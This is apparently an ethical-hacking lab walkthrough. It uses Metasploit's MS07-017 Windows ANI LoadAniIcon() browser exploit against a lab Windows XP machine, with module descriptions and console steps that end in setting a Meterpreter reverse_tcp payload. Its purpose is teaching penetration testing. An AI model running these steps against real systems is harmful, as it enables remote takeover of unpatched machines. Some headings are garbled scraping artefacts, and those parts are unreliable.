
This module exploits a buffer overflow vulnerability in the LoadAniIcon() function of USER32.dll. The flaw is triggered through Outlook Express by using the CURSOR style sheet directive to load a malicious .ANI file. This vulnerability was discovered by Alexander Sotirov of Determina and was rediscovered, in the wild, by McAfee.
Module type : *exploit* Rank : *great* Platforms : *Windows*

CVE-2008-15 Microsoft DirectShow (msvidctl.dll) MPEG-2 Memory Corruption

This module exploits a memory corruption within the MSVidCtl component of Microsoft DirectShow (BDATuner.MPEG2TuneRequest). By

http://www.cvedetails.com/metasploit-modules/product-739/Microsoft-Windows-Xp.html?sha=c4c916fde8dddd928dae665307afc206058a5623&trc=53&page=2

RAPID7



WINDOWS ANI LOADANIICON() CHUNK SIZE STACK BUFFER OVERFLOW (HTTP)

This module exploits a buffer overflow vulnerability in the LoadAniIcon() function in USER32.dll. The flaw can be triggered through Internet Explorer 6 and 7 by using the CURSOR style sheet directive to load a malicious .ANI file. The module can also exploit Mozilla Firefox by using a UNC path in a moz-icon URL and serving the .ANI file over WebDAV. The vulnerable code in USER32.dll will catch any exceptions that occur while the invalid cursor is loaded, causing the exploit to silently fail when the wrong target has been chosen. This vulnerability was discovered by Alexander Sotirov of Determina and was rediscovered, in the wild, by McAfee.

MODULE NAME

exploit/windows/browser/ms07_017_ani_loadimage_chunksize

AUTHORS


hdm <x [at] hdm.io>
skape <mmiller [at] hick.org>
Solar Eclipse <solareclipse [at] phreedom.org>

REFERENCES

Here is more information on the exploit

https://www.rapid7.com/db/modules/exploit/windows/browser/ms07_017_ani_loadimage_chunksize

RAPID7



MODULE OPTIONS

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/windows/browser/ms07_017_ani_loadimage_chunksize
msf exploit(ms07_017_ani_loadimage_chunksize) > show targets
    ...targets...
msf exploit(ms07_017_ani_loadimage_chunksize) > set TARGET <target-id>
msf exploit(ms07_017_ani_loadimage_chunksize) > show options
    ...show and set options...
msf exploit(ms07_017_ani_loadimage_chunksize) > exploit
```

RELATED VULNERABILITIES

MS07-017: Vulnerabilities in GDI Could Allow Remote Code Execution (925902)

RELATED MODULES


Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)

Here is information on how to use the exploit in Metasploit

http://www.cvedetails.com/metasploit-modules/product-739/Microsoft-Windows-Xp.html?sha=c4c916fde8dddd928dae665307afc206058a5623&trc=53&page=2

EH-Kali-05

Applications > 08 - Exploitation Tools > Metasploit




```
                          ooo
                         $ o$
                        o $$
              ""$$$    o" $$ oo "
          " o$"$oo$$$"o$$o$$"$$$$$ o
         $" "o$$$$$$o$$$$$$$$$$$$$$o     o
      o$"    "$$$$$$$$$$$$$$$$$$$$$$o" "oo  o
     " "     o  "$$$o   o$$$$$$$$$$$oo$$
    " $     " "o$$$$$ $$$$$$$$$$$"$$$$$$$o
  o  $       o o$$$$$"$$$$$$$$$$$o$$"""$$$$o " "
 o          o$$$$$"    "$$$$$$$$$$ "" oo $$   o $
 $  $       $$$$$  $$$oo "$$$$$$$$o o $$$o$$oo o o
o        o $$$$$oo$$$$$$o$$$$ ""$$oo$$$$$$$$"  " "o
"   o    $ ""$$$$$$$$$$$$$$  o  "$$$$$$$$$$$$   o "
"   $      "$$$$$$$$$$$$$$   "   $$$"$$$$$$$$o  o
$   o      o$"""""$$$$$$$$    oooo$$ $$$$$$$$"  "
$      o""o $$o    $$$$$$$$$$$$$$$$$ ""  o$$$   $ o
 o     " "o "$$$$  $$$$$""""""""""" $  o$$$$$"" o o
 "  " o  o$o" $$$$o   ""           o  o$$$$$"   o
  $         o$$$$$$$oo            "oo$$$$$$$"    o
  "$   o o$o $o o$$$$$"$$$$oooo$$$$$$$$$$$$$$"o$o
    "o oo  $o$"oo$$$$o$$$$$$$$$$$$$"$$$$$$$$"o$"
     "$ooo $$o$   $$$$$$$$$$$$$$$$ $$$$$$$$o"
        "" $$$$$$$$$$$$$$$$$$$$$$" """"
                         """"""

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.12.15-dev                         ]
+ -- --=[ 1563 exploits - 904 auxiliary - 269 post        ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Run Metasploit from the desktop Application menu

EH-Kali-05

Note we got this from the RAPID7 website

use exploit/windows/browser/ms07_017_ani_loadimage_chunksize
show targets
set TARGET 0




```
msf > use exploit/windows/browser/ms07_017_ani_loadimage_chunksize
msf exploit(ms07_017_ani_loadimage_chunksize) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   (Automatic) IE6, IE7 and Firefox on Windows NT, 2000, XP, 2003 and Vista
   1   IE6 on Windows NT, 2000, XP, 2003 (all languages)
   2   IE7 on Windows XP SP2, 2003 SP1, SP2 (all languages)
   3   IE7 and Firefox on Windows Vista (all languages)
   4   Firefox on Windows XP (English)
   5   Firefox on Windows 2003 (English)


msf exploit(ms07_017_ani_loadimage_chunksize) > set TARGET 0
TARGET => 0
msf exploit(ms07_017_ani_loadimage_chunksize) >
```

Note: The target EH-WinXP is running IE 6. Let's try the "Automatic" target to see if it works.

EH-Kali-05

show options




```
msf exploit(ms07_017_ani_loadimage_chunksize) > show options

Module options (exploit/windows/browser/ms07_017_ani_loadimage_chunksize):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local 
machine or 0.0.0.0
   SRVPORT   80               yes       The daemon port to listen on
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH   /                yes       The URI to use.


Exploit target:

   Id  Name
   --  ----
   0   (Automatic) IE6, IE7 and Firefox on Windows NT, 2000, XP, 2003 and Vista


msf exploit(ms07_017_ani_loadimage_chunksize) >
```

Show options and make sure the required ones are set.

EH-Kali-05

show payloads
set payload windows/meterpreter/reverse_tcp

